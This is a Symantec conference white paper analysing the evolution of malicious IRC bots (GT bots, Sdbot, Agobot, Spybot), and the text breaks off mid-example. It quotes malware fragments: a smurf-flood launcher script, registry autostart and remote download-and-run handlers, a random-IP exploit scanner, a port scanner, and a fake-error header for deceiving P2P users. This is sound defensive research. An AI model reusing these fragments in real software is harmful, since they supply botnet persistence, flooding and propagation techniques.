WHITE PAPER: SYMANTEC SECURITY RESPONSE

The Evolution of Malicious IRC Bots

John Canavan
Symantec Security Response

From the proceedings of the VB2005 Conference. Used with permission of the author.

The Evolution of Malicious IRC Bots

Contents

The Evolution of Malicious IRC Bots

Contents (continued)

Abstract

Over the last year, we have seen an explosive growth of IRC bots. New variants are emerging at the rate of almost 1000 a month making IRC bots the most prevalent Win32 threat in the wild. Their modular design and open source nature has allowed them to thrive, outwitting many signature based antivirus products simply due to the vast numbers of variants being produced.

This paper will examine the core features of popular IRC bots and track their evolution from a single code base. This analysis will demonstrate how many of the common IRC bots such as Agobot, Randex, Spybot, and Phatbot actually share common source code. In addition, interesting techniques utilized by specific variants will also be presented.

Finally, the paper will discuss the reasons for the recent proliferation of IRC bots and the motivation behind distributing one, including revenue generation, spam relays, adware installation, DoS attacks, and distributed computing.

Background

Malicious IRC bots come in many shapes and sizes. For the purpose of this paper we will concentrate on what are some of the most common examples of these at the moment: self-replicating executable windows binary files, which contain their own IRC client code, and respond to a set number of commands read from the remote channel.

This type of IRC bot, which is so widespread today, had much simpler origins.

In the early days, when Internet technology was in its infancy, Internet Relay Chat was merely a fun way to talk to new people with similar interests throughout the world. Typical IRC networks were comprised of any number of servers at geographically disparate locations connecting their users to allow them to chat together while imposing rules to keep nicks unique, implement passwords and limit numbers of connections. As the numbers of servers involved grew so did what became known as the netsplit.

As IRC grew, enthusiasts began to write automated scripts to log channel statistics, run trivia games, provide a mechanism of file distribution, exercise operator privileges and, of course, randomly insult users.

If the server the IRC Channel Operator was using crashed or was taken offline which people were chatting, his connection would die and another member of the channel would automatically be assigned Operator status. As this became more common, some users with grudges to bear began to use this behaviour to their advantage. They attempted attacks to cause netsplits so they could acquire the privileged Operator status in a given channel. It wasn't long before this server attack scripts were changed to target individual users, performing Denial of Service attacks on their machines and worse.

The well-known and widely used, legitimate IRC bot of the time, Eggdrop, was written in 1993 by Robey Pointer to watch a single channel. It was written in C, but designed to allow execution of user added TCL scripts to add functionality. There was a key feature of Eggdrop, called botnet. Designed to allow secure assignment of privileges between bots, sharing of user/ban lists and to control floods, this mechanism allowed IRC operators to link many instances of the bot together and leverage their collective power. It is doubtful that the author ever envisaged its architecture being put to malicious use, controling networks of tens of thousands zombie PCs. But in the end they provided a perfect framework for that purpose.

PrettyPark crawls from the sea...

In June 1999 the first worm emerged to make use of IRC as a means of remote control. Written in Delphi, PrettyPark.Worm connected to a remote IRC server and allowed the attacker to retrieve a variety of information about the system. It also had a basic update mechanism which allowed it to download and execute a file from IRC.

PrettyPark's crude implementation of the IRC bot gave us an idea of what was to come. Many of its ideas and functions are still alive and seen in most IRC bots today, including:

- The ability to retrieve basic system information such as the operating system version, the computer name, and user information
- The retrieval of ICQ login names and email addresses
- The retrieval of dial-up networking settings including usernames and passwords
- The ability to update functionality

Although interesting in some of the techniques used, PrettyPark was not a direct relative of the current crop of IRC malware, these new beasts are widely credited to have first reared their ugly heads with the emergence of Backdoor.Sdbot.

Global Threat bots

Surprisingly, after the release of PrettyPark, there was no immediate reaction in the malware field, and for the time being IRC bots evolved along a parallel tangent. In early 1999 mIRC, a popular Windows shareware client, was upgraded to include robust scripting capabilities. Its scripting language had the ability to respond to server events, and perhaps more importantly for the aggressive hackers it had support for raw TCP and UDP sockets. These new additions and their simple syntax allowed for a vast array of useful and novel applications, however it was also open to exploitation.

Using a hacked-together collection of malicious scripts, combined with a number of legitimate tools, "GT bots" began to appear in the wild in late 2000.

At the core of GT bots is a (sometimes) hacked copy of the mIRC client executable, coupled with the hackers own scripts to connect to a remote server and await commands. Tools such as HideWindow were used to conceal the presence of the bots on the infected machine. Some GT bots also made use of PsExec to attempt to spread itself on a local network, FireDaemon to install and run an executable as a service on Windows NT based systems, and IrOffer to act as a fileserver.

Typically these bots are launched by a service or hook in one of the system startup files. Once logged onto the hackers IRC channel the bots can perform any of a number of actions defined in mIRC script files which are triggered by specific words that the script is monitoring the channel for.

Now we will take a look at a type of BT bot, Backdoor.IRC.Aladinz, to see how the code is structured and some of the techniques it uses.

Open sesame… Backdoor.IRC.Aladinz

Aladinz typically comes as a package that is downloaded as a self-extracting RAR or ZIP file, or packed with an installer. When executed, it drops between eight and twelve files to a subdirectory it creates in %Windows%. Our example package would appear as follows, extracted to %Windows%\FONTS\FONTS:

AERIL2.EXE	– A list of nicks
ARAB.DAT	– A list of Arabchat.org servers
ARIAL.COM	– The actual mIRC client, which is not malicious by itself
ARIAL.EXE	– A copy of Hidewindow
ARIALFONT.EXE	– A custom launcher for the Trojan
GRAD.EXE	– A Trojan downloader
INV.BAT	– A list of IRC Channels
MIRC.INI	– Mirc configuration file
PEPSI.EXE	– An executable DoS tool
SMAL.EXE	– Mirc script file containing basic commands and main action events
TIMESNEW.EXE	– Mirc script file containing aliased attack commands
VARDE.EXE	– Mirc script file containing clone control aliases.

VERDANA.EXE – Text file containing encrypted strings.

As seen in the following piece of code, once connected the usermode is set +i. This sets the invisible mode and the user will be hidden from a /WHO and /NAMES commands. It also moves the nick from the visible users count to the invisible users count accessible with the /LUSERS command, and the user can be reached if its nick is known. The script allows 30 seconds for its variables to be set and then attempts to join the channel defined by %findme with the password "0wnz.!". It then attempts to delete the netstat.exe file from the Windows directory, to further hide its presence on the infected system, and then pings itself to ensure connectivity is intact and the bot doesn't timeout.

Example 1: Actions performed on connection to IRC

```
on *:CONNECT: { mode $me +I | .timerconnect off | varset | if (%findme !=
$null) { timergetinchan 0 30 /join %findme 0wnz.! } | .remove
c:\windows\netstat.exe | /timer 0 120 /ping $me }
```

When the bot has connected and notified the hacker, he has a vast array of commands at his disposal, defined in a separate script file that takes the following form.

Example 2: Script file that runs HideWindow

```
on 700:TEXT:*:*: {
  if ($exists(Arialfont.exe) == $false) { /quit _E_rror/Missing File ( $+
$ip $+ ) (win98s.com (hide not detected! quitting)...HI MOM) | /exit }
}
```

When text is received, this code checks for the existence of Arialfont.exe, which in this case is the Trojan's launcher, and attempts to run a copy of HideWindow, quiting if it doesn't find it. This type of bot was most frequently used for DoS attacks, often as part of some channel war between scriptkiddies fighting to show their "l33tness." This is clearly evident in their command set, the majority of which is built for this reason. Attacks available include ICMP, UDP, and IGMP fragmented packet floods, as well as Fraggle, Pepsi(Smurf), Shiver and ATH0.

With the Pepsi/Smurf attack, the perpetrator sends a large amount of ICMP echo (ping) traffic at IP broadcast addresses, all of it having a spoofed source address of a victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an
echo reply each, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, there could potentially be hundreds of machines replying to each packet. The victim IP is then inundated with a large amount of traffic which can cause bandwidth saturation and denial of service.

Example 3: Launching a smurf attack

```
if ($1 == !pepsi) { if ($2 == $null) { /msg # _E_rror_/__S_yntax: (! ip
howmany size port, ie: !pepsi 127.0.0.1 1000 200 139) | halt } | .remove
cola.vbs | .write cola.vbs Set src3 = CreateObject("Wscript.shell") |
.write cola.vbs src3.run "command /c pepsi -n $3 -p $4 -d $5 $2 ",0,true |
.run cola.vbs | .msg # _1Sending _PEPSI_z To (_14_ $+ $2 $+ __) _1With
(_14_ $+ $4 $+ __) _1Packetz (_14_ $+ $3 $+ __) _1Times On port (_14_ $5
__) }
```

The above command allows a smurf attack to be launched on a specified victim, targeting the attack to a specified port a specified number of times, sending a specified number of packets each time. This information is written to a temporary Vbscript file cola.vbs which, when run executes pepsi.exe, a tool bundled with the bot package which carries out the attack.

The bot contains a large number of other commands, run similarly, including: IGMP attack, DNS resolve, ICMP attack, UDP flood, Packet of death attack, retrieve system information, open a specified url, reboot the infected host, port redirection (tunneling), file upload/download, spawn clone, “super flood” clone attack, channel flood, nick flood.

Global threat bots like Aladinz were used mostly to target individual users with their own personal agendas, but they could also be used to attack IRC networks. Flooding channels with huge amounts of nonsense text, when carried out on a reasonably sized bot network, can cause widespread server disruption and in some cases cause servers on low bandwidth to be taken down. To combat this, networks such as DALnet introduced an expert team of IRC Operators who worked fulltime dealing with botnets and other malicious threats to their network. Their work, and that of similar folks on other networks, has made running an effective, large botnet on a public IRC network a very tricky proposal. As a result most hackers move their botnets to private servers, usually running on previously compromised hosts with high bandwidth using dynamic DNS names for ease of access.

Sdbot develops opposable thumbs

While GT bots were running rampant on IRC Networks, the development of single, binary malicious IRC bots didn’t make much progress. It wasn’t until the start of 2002 that the next significant development was made, when the first instances of Sdbot began to appear. The Sdbot project would eventually spawn the Randex and Spybot scourges from within its ranks.

Taking lead from Prettypark.Worm, Sdbot incorporated its own IRC client within its executable. The first well-distributed bot to be written in C++, Sdbot was a powerful tool for hackers that added a wealth of new, vastly more efficient weaponry to their arsenal. The early versions of Sdbot took some standard windows malware tricks - setting itself up to load on startup via the registry's Run key, using easily confused, legitimate-looking process names and restricting itself to one binary for ease of execution - with some of the techniques of the Gtbots - channel/nick flooding, UDP & ping flooding to name but a few - but it took a few versions of the bot before it really came into its own, incorporating some effective clone control techniques and bug fixes. To illustrate some of the features in the early versions of Sdbot we will look at version 0.4b.

Distributed as a single source file, Sdbot comes with the following disclaimer.

Example 4: Sdbot disclaimer

```
//////////////////////////////////////////////
////
//    sdbot v0.4b by [sd]                      //
//                                             //
//      email: sdbot@mail.ru                   //
//     sonork: 100.2600                        //
//        icq: 21381594                        //
//        web: http://sdbot.n3.net/            //
//                                             //
//      you can use this code however you      //
//      want, as long as i'm given credit      //
//      in some way. i don't mind if you       //
//      create bots based on this, as long     //
//      as the words 'based on sdbot' are      //
//      somewhere in the program and its       //
//      readme. (the 'about' command is a good //
//      place for this). also, no part of this //
//      source code should be used for illegal //
//      purposes. i claim no responsibility    //
//      for what you do with this.             //
//                                             //
//      THIS IS ONLY A TEST RELEASE. i         //
//      make no guarantees that this           //
//      will work or that it won't             //
//      damage your computer or anyone         //
//      else's, for that matter. use           //
//      at your own risk.                      //
//                                             //
/////////////////////////////////////////////////
```

This variant of the threat spread with the filename “loadcfg32.exe” and added itself to the registry at `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices` with the string value “Configuration Loader”. This behaviour is set by strings at the beginning of the source and performed by generic functions.

Example 5: Registry entry strings

```
const char filename[16] = "loadcfg32.exe"; // destination file name
const char keyname[64] =
"Software\\Microsoft\\Windows\\CurrentVersion\\RunServices"; // registry key
for autostart
const char valuename[32] = "Configuration Loader"; // value name
```

Once the bot has ensures its executing in the system directory and set its registry keys it enters a simple loop, checking every 5 minutes for Internet connectivity using the Windows API `InternetGetConnectedState()`. Once found, the bot will connect to its server using its `irc_connect()` function. The bot will spawn a thread to run an ident server as it connects and upon successful connection will call `irc_receiveloop()` and in turn `irc_parseline()` to split lines up and parse each line individually.

When a PRIVMSG or NOTICE is received, the parse function enters a large if/else statement checking for commands and their potential parameters. A quick check to see if the bot’s nick is the first part of the PRIVMSG is performed, and index integer variable “s” then stores the expected index of the start a potential command string (four if bot’s nick is specified, three otherwise). The bot then begins to trawl through its commands in a long, messy list of string comparisons, starting with commands that don’t require any parameters and working up from there to the more complex, multiple-parameter loaded functions. In the following piece of code the bot checks the string it has received for the command `rndnick`, which will change the bot’s nick to a random string.

Example 6: Checking the received string for rndnick command

```
if (strcmp("rndnick", a[s]) == 0 || strcmp("rn", a[s]) == 0)
          { rndnick(nick);
          irc_sendf(sock, "NICK %s\r\n", nick);
          }
```

The nick generated by the `rndnick` function is sent to the IRC server by way of `irc_sendf()`. Sdbot provides a number of simple wrapper functions for easy communication of commands with the IRC server, `irc_sendf()` enables a simple way to call IRC commands that take a single parameter. As we see below it just formats the string using `sprintf()` and sends it to the connected socket `sock`.

Example 7: Formatting and sending the string

```
void irc_sendf(SOCKET sock, char *msg, char *str)
     { char msgbuf[512];
       memset(msgbuf, 0, sizeof(msgbuf));
       sprintf(msgbuf, msg, str);
       send(sock, msgbuf, strlen(msgbuf), 0);
     }
```

More complex commands making use of a number of parameters come further down the command chain, such as the `webdownload()` call. A struct `ds` is used to hold parameters specified which are parsed using standard string copy functions to arrange them as required. A thread is spawned to take care of the download and the master is notified the operation is underway.

Example 8: Tracking running threads

```
else if (strcmp("download", a[s]) == 0 || strcmp("dl", a[s]) == 0)
     {    ds ds;
          strcpy(ds.url, a[s+1]);
          strcpy(ds.dest, a[s+2]);
          if (a[s+3] != NULL) ds.run = atoi(a[s+3]); else ds.run=0;
          ds.sock = sock;
          strcpy(ds.chan, a[2]);
          sprintf(sendbuf, "download (%s)", ds.url);
          ds.threadnum = addthread(sendbuf);
          ds.update = 0;
          threads[ds.threadnum] = CreateThread(NULL, 0, &webdownload,
                                          (void *)&ds, 0, &id);
          sprintf(sendbuf, "downloading %s...\r\n", a[s+1]);
          irc_privmsg(sock, a[2], sendbuf);
     }
```

The bot uses a simple 2d array `threadd[64][128]` to keep track of running threads assigning a description to each thread started. It uses the wrapper function `addthread()` to add entries to this array, however there is no corresponding thread removal function and this must be done by manually setting your thread id description to `NULL`. The bot master can access this list at any time with the “threads” command, and end any thread with “killthread” which calls the `TerminateThread()` on the id specified.

Sdbot uses an interesting means of CPU speed estimation, running a `cyclecount()` function containing the inline assembly below before and after a `Sleep(1000)`. The assembly executes an RDTSC(read time stamp counter) and is returned to a variable and used to calculate the number of cycles during the `Sleep()`.

Example 9: CPU speed calculation

```
_asm {
               _emit 0x0F;
               _emit 0x31;
          }
```

This variant also contains clever nested port redirection functions initiated via the `redirect` function. The bot opens two threads, receiving packets from a socket connected to a transmitting remote host to a local port, and pushing these packets straight out to the specified destination at the tunnel-end.

With this early variant of Sdbot we can see the main functionalities of the threat still lay in denial of service attacks; however, the implementation of such features as efficient port redirection, silent file download and execution, and flexible C++ source base showed clearly the massive potential in this breed of bot.

Compiling to a single executable under 40k in size and with source code available for easy modification it made creating your own powerful bot a reality.

Agobot stands upright…

With the initial emergence of Agobot in late 2002 we reach a critical juncture in the evolution of these malicious IRC bots. While clearly a different project, Agobot incorporated the majority of the functionality included in Sdbot and performed in a more sophisticated and robust manner. As time went on, it added significantly to the capabilities of the IRC bot by using exploits for network propagation, encrypting connections and polymorphism. Initially the Agobot code was a far prettier affair that Sdbot - a rewrite done in a more object-oriented and organised fashion, with easy modification a key goal.

As new variants of Agobot began to appear, the techniques used became well known and when the authors of Sdbot saw what the creative team behind Agobot had come up with, they in turn integrated their take on these ideas into their project.

It's around this time that family lines begin to blur, and with the emergence of Spybot and Randex, an explosion of incestuous breeding began between the bots. Due to their modular nature, similar functionality, open source code base, C++ base plugins written for Spybot and mods released for Agobot could easily be applied to and used with the other bots. It wasn't long until Frankenstein-like variants emerged containing large segments of code from each of the major families that made it a tricky task to pinpoint exactly what family of bot a particular binary started its life as.

Earlier variants remained simple, but the feature set was upgraded quickly and by October 2003 with the release of Agobot version three. There was an extensive collection of modules and portable extensions. By this time the source included scanners for DCOM RPC, Locator, Webdav service exploits as well as a weak NetBios password scanner, which allowed the bot to function in a much more worm-like fashion. However, these scans are not run automatically and must be triggered by the bot master.

The first thing we notice when looking at the Agobot source is the fact that it's broken out into separate source files by function, and is distributed complete with Microsoft Visual C++ project files, Readme files, a disclaimer, details of test configurations, a Todo list and even a GNU Public License - this is obviously a more mature and professional effort than it's predecessor, Sdbot. The distribution even contains a contrib.txt thanking friends for their help on the project, and details of how to obtain your very own made-to-order Agobot release. The socially conscious Ago even offers the potential of a negotiated discount price for “people living in a poor country”.

Example 10: Pricing information included in Agobot source code

```
[5.3] What's the price for the private version ?
Minimum: No updates, but bugfixes if they are requested
Price: 50$
Update price: 10$

Standard: All updates and new scanners
Price: 100$

Premium:Linux scanners, all updates and new scanners
Price: 250$

I accept payment through paypal.
```

However, probably most surprising is the inclusion of a spiffing photograph of what presumably is the handsome young German author (Figure 1). Ladies, form an orderly queue, please.

The projects main function resides in mainctrl.cpp. Here the bot runs through some standard checks - running in sysdir, checking if registry Run keys are present - before initializing Classes(“subsystems”) used and connecting to the IRC server. The main system loop in `CmainCtrl::MainCtrl()` calls `Cbot::Think()` which loops ensuring IRC connectivity does not timeout, and killing specified AV and security related processes every 10 seconds.



Figure 1: Photograph (presumably the author) included in the Agobot source code.

Command parsing in Agobot is handled in a hierarchical manner, which adds a lot more complexity than the simple if/else statements of Sdbot. Each functional class contains it's on command parsing method `HandleCommand(Cmesage *pMsg)`. The bot maintains a central list of all registered commands and their associated handlers which it can search easily using the `Ccomand::FindCommandByName()` function.

Text received from IRC is handled in `CIRC::Run()` which tokenizes each line. If a PRIVMSG is found, it creates a Cmessage variable containing all the information specified. This struct is then handed off for processing.

Example 11: Creating the Cmessage variable

```
          else if(!sLine.Token(1, " ").Compare("PRIVMSG")) {
     CMessage *msg=new CMessage; CCmdExecutor *ex=new CCmdExecutor;

// Check silent and notice parameters, and set bool flags accordingly
     if(strstr(sLine.CStr(), " -s")) msg->bSilent=true;
          else msg->bSilent=false;
     if(strstr(sLine.CStr(), " -n")) msg->bNotice=true;
          else msg->bNotice=false;

     // Parse the strings, and insert them into the message
     msg->sSrc.Assign(sLine.Token(0, ":").Token(0, " ").Token(0, "!"));
     msg->sIdentd.Assign(sLine.Token(1, "!").Token(0, "@"));
     msg->sHost.Assign(sLine.Token(1, "@").Token(0, " "));
     msg->sDest.Assign(sLine.Token(2, " "));
     char *szText=strstr(sLine.Str(), " :");
     if(szText) msg->sChatString.Assign(szText+2);
else msg->sChatString.Assign("");

     // Let the bot handle it
     ex->Start();
     ex->Set(msg); delete msg; }
```

`CcmdExecutor::Set()` sets m_bMsgSet true, `CcmdExecutor::Run()` then passes the message to `Cbot::Recv()` which performs some simple string manipulation, to ensure any commands present are formatted correctly, and hands off the `Cbot::HandleMsg()`. Here the bot quickly verifies login privileges and uses the command handler to find the function associated with the specified command, and hands of to it if found.

Example 12: Control passed to associated handler

```
command
*pCommand=g_cMainCtrl.m_cCommands.FindCommandByName(pMsg>sCmd.CStr(), true);

if(pCommand)
return pCommand->pHandler->HandleCommand(pMsg);
else
return false;
```

The command handler of each individual class looks a lot more like the command parsing we're used to from Sdbot, with long if/else lists implementing string comparisons and performing associated command actions.

Example 13: Command handler code

```
bool CIRC::HandleCommand(CMessage *pMsg)
{
if( !pMsg->sCmd.Compare("irc.disconnect") ||
!pMsg->sCmd.Compare("irc.reconnect"))
     {
m_iServerNum=0; m_iFailCount=0;
          m_bJoined=false; m_bConnected=false; xClose(m_sSocket);
m_sSocket=INVALID_SOCKET; g_cMainCtrl.m_cMac.ClearLogins();
}

else if(!pMsg->sCmd.Compare("irc.quit"))
     {
Disconnect();
          g_cMainCtrl.m_bRunning=false;
}
. . .
```

Adding your own Class is a simple affair that just involved conforming to the structures already in place. A class initialization call placed in `Cmainctrl::Main()`, setting up your commands with a call to `Ccommands::RegisterCommand()` in your `Init()` function and including a command handler `HandleCommand()` to take care of your actual functionality.

The belief that AgoBot is a dressed up rewrite of Sdbot is evidenced by the inclusion of some very similar code, and in some cases functions that are exactly the same, even down to their comments. The most obvious example of this is the `cpuspeed()` function in utility.cpp which calls the same `cyclecount()` function we saw earlier in Sdbot. Although `cyclecount()` has been edited to add an ifdef for GNUC compilation, `cpuspeed()` remains untouched, even comment strings going unchanged.

One of Agobots strongest features is its scanner. No different from the rest of the project, the scanner was designed with modularity and extensibility. It was the design of the scanner that prove so central in the success of the bot. Included in our variant are scanners for the DCOM RPC, Webdav, weak NetBIOS passwords and the Locator service exploit. These provided simple examples for a hacker looking to add their own exploit scanner.

With their command handlers registered in `Cscanner::Init()` scanning functions in this variant accept IP ranges in the form of A.B.C.D/NetMask. `CscannerBase::Run()` breaks this range down, generates a random IP in range and calls the specified scan on this IP.

Example 14: Scanning functionality in Agobot variant

```
sHost=m_sRange.Token(0, "/"); sNetMask=m_sRange.Token(1, "/");

addr[1]=atoi(sHost.Token(0, ".").CStr());
addr[2]=atoi(sHost.Token(1, ".").CStr());
addr[3]=atoi(sHost.Token(2, ".").CStr());
addr[4]=atoi(sHost.Token(3, ".").CStr());
addr[5]=atoi(sNetMask.CStr());

srand(GetTickCount()); lStart=GetTickCount();

while(((GetTickCount()-lStart)<=lTime) && m_pScanner->m_bScanning)
     {    sprintf(szIpBuf, "%d.", addr[1]); int u;
     for(u=2; u<(addr[5]/8)+1; u++) {
          if(u<4)
               sprintf(szIpBuf, "%s%d.", szIpBuf, addr[u]);
          else sprintf(szIpBuf, "%s%d", szIpBuf, addr[u]);
     }
     for(int k=u; k<5; k++) {
          if(k<4)
               sprintf(szIpBuf, "%s%d.", szIpBuf, rand()%255);
          else sprintf(szIpBuf, "%s%d", szIpBuf, rand()%255);
     }
     if(TestHost(CString(szIpBuf))) StartScan(CString(szIpBuf));
}
```

In later variants these functions were replaced with a simple parse of the netmask and added the range to a struct `CnetRange`, allowing multiple IP ranges to be scanned at once.

Once the IP is generated and the scan started, the bot uses code adopted from published proof-of-concepts to exploit vulnerabilities. This variant takes its DCOM RPC exploit code from code written by H. D. Moore of metasploit.com, changing reporting to ensure the bot master is kept informed of progress.

As Agobot grew, later versions included more functionality, adding scanners for common backdoors, the SQL Server User Authentication Remote Buffer Overflow Vulnerability, the UPnP NOTIFY Buffer Overflow Vulnerability, and the Microsoft Windows Workstation Service Remote Buffer Overflow Vulnerability, amongst others. Some of these versions were distributed as “Phatbot”, although they were just the Agobot source with a little added spice.

Crackdown

Following many high profile worm outbreaks in the summer of 2003, the authorities began to crack down on malware authors, with massive, worldwide to find the creators of Blaster and Sasser, which had wreaked havoc on unpatched corporate networks the world over. The new connections and friendships put in place between law enforcement authorities to accomplish these tasks didn’t lay idle once their primary objectives were complete. They were determined to push onward., A regularly updated, open source project distributed widely over IRC channels and various Internet forum sites was responsible for hundreds of new variants a month. and at the time must have seemed like a easy target for the next takedown.

As it transpired, it was the feature that had helped Agobot grow so quickly that would betray its author in the end - the project’s open source modular base. Soon after Sasser’s attack, similar Local Security Authority Subsystem Service (LSASS) exploit code appeared in variants of Agobot. With the atmosphere of heightened tension following the media hype Blaster received still fresh in the memory, Agobot drew the wrath of the mighty Microsoft. The software company cooperated with law enforcement officials in analysing code, investigating its possible origin. This culminated in the arrest of a 21 year old “Alex G” in Waldshut, southern Germany, May 7 2004 [1]. Microsoft said at the time that the Agobot arrest came from the investigation of leads independent of the large monetary rewards they were offering for information leading to the conviction of malware authors.

This arrest and the slew of high-profile worm outbreaks increased media spotlight on malware, and on what was fast becoming the most widespread type of threat in the wild: the IRC bot. What followed was something of an unexpected response from the hackers, spammers and script kiddies. Although the arrest of Alex G saw the number of emerging Agobot variants drop from 1,167 in the opening 6 months of 2004, to 919 from July to December, its hither-to less impressive and somewhat messy cousin Spybot saw variant numbers go through the roof with 4,288 new variants in the closing six months of 2004. Even accounting for the extensive use of run-time packers in creating some of these new variants, this number is phenomenal, especially considering that same figure a year earlier was a paltry 345. [2]



Figure 2: Number of Gaobot, Randex, and Spybot variants detected July 2003 - December 2004

These numbers are even more astounding when you consider the fact that any one of these variants could be responsible for creating a network of 50,000 infected hosts. Honeypot researchers have estimated there could be more than 1 million compromised hosts that are part of active IRC bot networks.[3]

This new generation of Spybot variants evolved and implemented new techniques faster than ever before. New exploits were integrated into the code only days after proof-of-concept was published, they began to openly attack anti-virus and firewall software. They ran proxies for spam relaying, allowed remote control of Webcams, allowed hackers to sniff the network the infected machine sat on, ran open SOCKS proxies, logged keys, stole passwords and target IM account information, overwrote hosts files to prevent access to key corporate AV/Firewall websites, ran HTTP and FTP servers, served files using DCC, opened remote command shells, controlled DNS and ARP records, even come with their own rootkits. They 0wn j00.

At this point it was obvious that development of new variants had spread far outside the realm of the author and his internet circle of friends, as was intended for the likes of Agobot (which came bundled with strict warnings not to distribute it). Spybot become something that widely used for plunder, pillage and perversion. Here we will take a look at some of the more interesting features that have been added to Spybot, and how they were implemented.

Sdbots big brother

Built on the Sdbot framework, Spybot parses commands similarly, tokenizing lines received and entering a long series of if/else statements checking for valid commands. Here we see a quick example of the bot checking the tokenized line for, and performing the `botid` command.

Example 15: Performing the botid command

```
seg000:004048FA         push    [ebp+eax*4+lpToken1] ; char *
seg000:00404901         push    offset aBotid   ; 'botid'
seg000:00404906         call    _strcmp
seg000:0040490B         pop     ecx
seg000:0040490C         pop     ecx
seg000:0040490D         test    eax, eax
seg000:0040490F         jz      short BOTID


seg000:0040492E         BOTID:  ;CODE XREF: BackdoorHandler+19A0_j
seg000:0040492E         push    [ebp+var_A58]
seg000:00404934         push    offset Name    ;"rb0t-serv3r"
seg000:00404939         push    [ebp+lpToken3]
seg000:0040493F         push    [ebp+para_sock]
seg000:00404942         call    respond
seg000:00404947         add     esp, 10h
seg000:0040494A         jmp     NOT_332
```

The respond function is a simple wrapper for reporting information back to IRC.
The first parameter is the connected socket to send the information through, the second parameter specifies who the information is sent to, the third is the information to be reported and the final parameter is an integer value defining if a PRIVMSG or NOTICE is to be used.

Port scanning

Spybot variants include a number of host attack vectors, and like each of the other bots they include old, reliable functions like UDP and SYN flooding. Almost all variants also include a basic port scanner, attempting connects to find open ports, and reporting back results to the IRC master.

Example 16: Port scanning functionality in a Spybot variant

```
seg000:00409759         push    dword ptr [ebp+hostshort] ; hostshort
seg000:0040975F         call    ds:htons
seg000:00409765         mov     word ptr [ebp+name.sa_data], ax
seg000:0040976C         mov     eax, dword ptr [ebp+in.S_un]
seg000:00409772         mov     dword ptr [ebp+name.sa_data+2], eax
seg000:00409778         push    6                 ; protocol
seg000:0040977A         push    1                 ; type
seg000:0040977C         push    2                 ; af
seg000:0040977E         call    ds:socket
seg000:00409784         mov     [ebp+s], eax
seg000:0040978A         push    10h               ; namelen
seg000:0040978C         lea     eax, [ebp+name]
seg000:00409792         push    eax               ; name
seg000:00409793         push    [ebp+s]          ; s
seg000:00409799         call    ds:connect
seg000:0040979F         mov     [ebp+var_104], eax
seg000:004097A5         cmp     [ebp+var_104], 0FFFFFFFFh
seg000:004097AC         jz      short loc_4097F7
seg000:004097AE         push    dword ptr [ebp+hostshort]
seg000:004097B4         push    dword ptr [ebp+in.S_un] ; in
seg000:004097BA         call    ds:inet_ntoa
seg000:004097C0         push    eax
seg000:004097C1         push    offset aSPortDIsOpen ; "%s port %d is open"
seg000:004097C6         lea     eax, [ebp+var_100]
seg000:004097CC         push    eax
seg000:004097CD         call    _sprintf
```

The port number is incremented and after a short sleep the process is repeated.

733+ bot Selection

In an attempt to remove less useful nodes from their botnets some variants include simple code checks to have modem users and systems running Windows 9x leave the main bot channel, quit IRC or join a different categorized bot channel.

Example 17: 733+ bot Selection

```
GetVersionEx(&verinfo);
char *os;

if (verinfo.dwMajorVersion == 4 && verinfo.dwMinorVersion == 0)
     { if (verinfo.dwPlatformId == VER_PLATFORM_WIN32_WINDOWS)
          os = "95";
     }
     else if (verinfo.dwMajorVersion == 4 && verinfo.dwMinorVersion == 10)
          os = "98";
     else if (verinfo.dwMajorVersion == 4 && verinfo.dwMinorVersion == 90)
          os = "ME";

if (os == "95" || os == "98" || os == "ME")
     { irc_sendf(sock, "PART %s\r\n", channel);
       irc_sendf2(sock, "JOIN %s %s\r\n", a[s+1], a[s+2]);
}
```

The code above instructs all bots running Windows 9x to leave the main bot channel, but instead of uninstalling the bot from the infected system, as some variants do, this bot master wanted to keep his 9x zombies in a separate channel, as they can still be useful for operations like denial of service attacks.

Example 18: Uninstall code for a bot on systems using a modem

```
memset(cname, 0, sizeof(cname));
memset(ctype, 0, sizeof(ctype));
if (!noigcse) {
     fInternetGetConnectedStateEx(&n, (char *)&cname, sizeof(cname), 0);
if (n & INTERNET_CONNECTION_MODEM == INTERNET_CONNECTION_MODEM) {
     strncpy(ctype,  "dial-up", sizeof(ctype)-1);
     sprintf(sendbuf, "QUIT :removed by %s, reason: %s(%s)", user, ctype,
            cname);
     irc_send(sock, sendbuf);
     uninstall();
     WSACleanup();
     exit(0);
     }
else {
     if (!silent) irc_privmsg(sock, a[2], "not a dialup connection.",
        notice);
        }
}
}
```

This example completely uninstalls the bot on systems using a modem to connect to the Internet.

Example 19: P2P user deception header

```
const BOOL errmsg = TRUE; // give user error message when exe is ran (only
good for p2p spreading)
const char errtxt[] = "Data error (cyclic redundancy check)."; // error
